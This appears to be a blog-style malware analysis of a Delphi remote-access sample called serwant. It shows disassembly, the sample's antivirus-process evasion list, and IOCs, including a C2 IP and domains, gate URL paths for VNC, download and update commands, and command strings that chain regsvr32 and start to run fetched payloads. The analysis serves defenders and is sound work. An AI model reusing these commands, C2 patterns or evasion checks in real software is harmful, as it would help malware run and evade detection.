
Pdb path to add detection

I am hoping till now you get what malware is doing ,I took this sample to give overview ,delphi are clumsy when we do analysis . lets dive into analysis for delphi file .

Initial analysis:



It is 32 bit and compiled with delpi complier and timestamp is default ,as per vt first seen 2019-10-01 05:38:21 UTC




It shows packed because randomness of byte distribution and graph

Code flow :

```
; Attributes: library function noreturn bp-based frame

public start
start proc near
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF0h
mov     eax, offset dword_5225BC
call    @Sysinit@@InitExe$qqrpv ; Sysinit::__linkproc__ InitExe(void *)
mov     eax, ds:off_52ACE4
mov     eax, [eax]
call    sub_45CA0C
mov     ecx, ds:off_52AE2C
mov     eax, ds:off_52ACE4
mov     eax, [eax]
mov     edx, off_520E58
call    @Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv ; Forms::TApplication::CreateForm(System::TMetaClass *,void *)
mov     eax, ds:off_52ACE4
mov     eax, [eax]
mov     byte ptr [eax+5Bh], 0
mov     eax, ds:off_52ACE4
mov     eax, [eax]      ; this
call    @Forms@TApplication@Run$qqrv ; Forms::TApplication::Run(void)
call    @System@@Halt0$qqrv ; System::__linkproc__ Halt0(void)
start endp
```


This is what you see the when you open the delphi file in the ida ,even ida little more to analyze compared to other .while working with delphi first we need de-obfuscate the functions ,then we can see code flow .In coming arti cles we do de-obfuscate.For this sample it is not required .



From above we can it enumerate the system info and desktop window interesting we can see Shell_TrayWnd , by this handle we can do process injection.At this moment cant tell .after that I can see openprocess ,virtualalloc ,writememory ,read memory api sequence assuming it is doing injection .Do check my injection blog you got more clarity

Checks debugger presence and checks 32 bit or 64 bit

Check above what version os is installed




```
push    offset aCreatetoolhelp ; "CreateToolhelp32Snapshot"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4A0, eax
push    offset aHeap32listfirs ; "Heap32ListFirst"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4A4, eax
push    offset aHeap32listnext ; "Heap32ListNext"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4A8, eax
push    offset aHeap32first ; "Heap32First"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4AC, eax
push    offset aHeap32next ; "Heap32Next"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4B0, eax
push    offset aToolhelp32read ; "Toolhelp32ReadProcessMemory"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4B4, eax
push    offset aProcess32first ; "Process32First"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4B8, eax
push    offset aProcess32next ; "Process32Next"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4BC, eax
push    offset aProcess32first_0 ; "Process32FirstW"
mov     eax, [ebx]
push    eax             ; hModule
call    GetProcAddress_0
mov     ds:dword_52C4C0, eax
push    offset aProcess32nextw ; "Process32NextW"
mov     eax, [ebx]
push    eax             ; hModule
```

Taking snapshot of all current process

```
dd offset _str_sched_exe.Text
dd offset _str_avastsvc_exe.Text
dd offset _str_avgsvc_exe.Text
dd offset _str_dwservice_exe.Text
dd offset _str_avp_exe.Text
dd offset _str_ekrn_exe.Text
dd offset _str_nprosec_exe.Text
dd offset _str_pavfnsvr_exe.Text
dd offset _str_msmpeng_exe.Text
dd offset _str_ccsvchst_exe.Text
dd offset _str_Outpost_AntiVir.Text
                        ; DATA XREF: su
                        ; Xmlschematags
dd offset _str_Avira_AntiVirus.Text
dd offset _str_Avast_Internet_.Text
dd offset _str_AVG_AntiVirus.Text
dd offset _str_Dr_Web_AntiViru.Text
dd offset _str_Kaspersky_Inter.Text
dd offset _str_Eset_Nod32_Anti.Text
dd offset _str_Norman_AntiViru.Text
dd offset _str_Panda_AntiVirus.Text
dd offset _str_Microsoft_Secur.Text
dd offset _str_Norton_Internet.Text
```

```
acs.exe
sched.exe
avastsvc.exe
avgsvc.exe
dwservice.exe
avp.exe
ekrn.exe
nprosec.exe
pavfnsvr.exe
msmpeng.exe
ccsvchst.exe
Outpost AntiVirus Pro
Avira AntiVirus
Avast Internet Security
AVG AntiVirus
Dr.Web AntiVirus
Kaspersky Internet Security
Eset-Nod32 AntiVirus
Norman AntiVirus
Panda AntiVirus
Microsoft Security Essentials
Norton Internet Security
```

Check out the if any antivirus product is there




C2 commands


Commands related to remotely control another computer

Commands related to remotely control another computer

Persistence mechanisms



Above series of api helps to contact can contact to internet and download files



Contacted IP

Few IOC extracted:

212.73.150.246

softfaremiks.icu

shopstoregame.icu

shopstoregamese.icu

http://

/gate/connect?os=

&bits=

/gate/vnc_exec?command=

&status=1

|download|

URLDownloadToFileA

URLMON.DLL

regsvr32 /s

/gate/download_exec?command=

&status=

ShellExecuteA

shell32.dll

|update|

WinExec

kernel32.DLL

/gate/update_exec?command=

cmd /c ping localhost & regsvr32 /s

cmd /c ping localhost & cd

& start

|vnc|

It also Add a new user,List groups and users and connect to internet by pass firewallls,had contains cmd and powershell capabilities.

Conclusion :

We had gone through serwant malware ,I hope it helps to understand usually how any malware works .I purposefully left out working with dynamic monitoring tools,those will covered with in depth analysis top malware family .Thank you